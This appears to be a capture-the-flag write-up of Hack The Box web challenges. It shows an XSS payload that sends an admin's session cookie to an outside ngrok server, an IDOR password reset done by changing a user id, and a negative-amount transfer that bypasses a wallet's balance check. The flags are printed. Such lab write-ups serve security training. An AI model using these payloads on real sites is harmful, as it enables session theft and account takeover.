This challenge we have this interface :

It says "AN ADMIN WILL REVIEW YOUR TICKET SHORTLY"... This is probably vulnerable agains XSS (Cross Site Scripting), let's test this out, let's try to make a request to our server :
<img src=x onerror=this.src=" https://---------.ngrok.io/?"+document.cookie>Now let's check our server :
[404]: GET /?session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE2NTI5OTQ3MjB9._8UOKz7Q-h_B-76B17ncFPA3g9qTh4RMmy0H4qnZcW0 -
No such file or directory
Nice! We have a /login :

Let's try to fuzz the site :
Target: http://138.68.188.223:31801/

[23:58:46] Starting:
[23:58:50] 302 -   23B  - /ADMIN  ->  /
[23:58:51] 302 -   23B  - /Admin  ->  /
[23:58:55] 302 -   23B  - /admin  ->  /
[23:58:55] 302 -   23B  - /admin/  ->  /
[23:58:55] 302 -   23B  - /admin/?/login  ->  /
[23:59:13] 200 -    2KB - /login/
[23:59:13] 302 -   23B  - /logout  ->  /
[23:59:13] 302 -   23B  - /logout/  ->  /
[23:59:14] 200 -    2KB - /login
[23:59:21] 500 -   35B  - /servlet/%C0%AE%C0%AE%C0%AF
[23:59:21] 302 -   23B  - /settings  ->  /
[23:59:21] 302 -   23B  - /settings/  ->  /
[23:59:23] 301 -  179B  - /static  ->  /static/

Task Completed
We can login in /admin :

In Settings we can change the password, but let's take a look at the request :
POST /api/users/update HTTP/1.1
Host: 138.68.188.223:31801
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://138.68.188.223:31801/settings
Content-Type: application/json
Origin: http://138.68.188.223:31801
Content-Length: 31
Connection: close
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE2NTI5OTc4MjJ9.f-LtSis6qZ9KFzsQnGQo93zlZBVKb1yugx7gafHIgg4

{"password":"test","uid":"100"}
We can change the uid to 1, and now try to login with admin:test :

HTB{x55_4nd_id0rs_ar3_fun!!}
In this site we can upload an image :

This is the request :
POST /api/alphafy HTTP/1.1
Host: 138.68.175.87:32678
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://138.68.175.87:32678/
Content-Type: application/json
Origin: http://138.68.175.87:32678
Content-Length: 39
Connection: close

{"image":"","background":[255,255,255]}
Genesis Wallet is a web application that manages crypto transactions :

In this challenge we must have more than 1337 GTC to get the flag. As we see in the source code we have a user with 1337 GTC :
INSERT OR IGNORE INTO users (username, password, balance, otpkey, address)
				VALUES ('icarus', 'FlyHighToTheSky', 1337.10, '${uOTPKey}', '${uAddress}');
We can easily get the uAddress but if we want to log in as icarus we must have his uOPTKey... In this web application we can send, receive currency to another wallet,
but how does the application check if we have enough currency? Source code is always the answer :
router.post('/api/transactions/verify', AuthMiddleware, async (req, res) => {
	const {trxid, otp} = req.body;
	if (trxLocked) return res.status(401).send(response('Please wait for the previous transaction to process first!'));

	return db.getUser(req.user.username)
		.then(async (user) => {
			db.getTransaction(trxid)
				.then(async (trx) => {
					if (parseFloat(user.balance) < parseFloat(trx.amount)) return res.status(403).send(response('Insufficient Funds!'));
          // [...]
If user.balance is smaller than trx.amount the transaction will be rejected, but the application is not expecting a negative trx.amount, let's try :)

POST /api/transactions/create HTTP/1.1

{"receiver":"098f6bcd4621d373cade4e832627b4f6","amount":"-1337","note":""}
Output :
{"message":"Transaction created successfully!"}Nice, now the transaction must be verified AND then check the dashboard :

Here we go!
HTB{fl3w_t00_cl0s3_t0_th3_d3cept10n}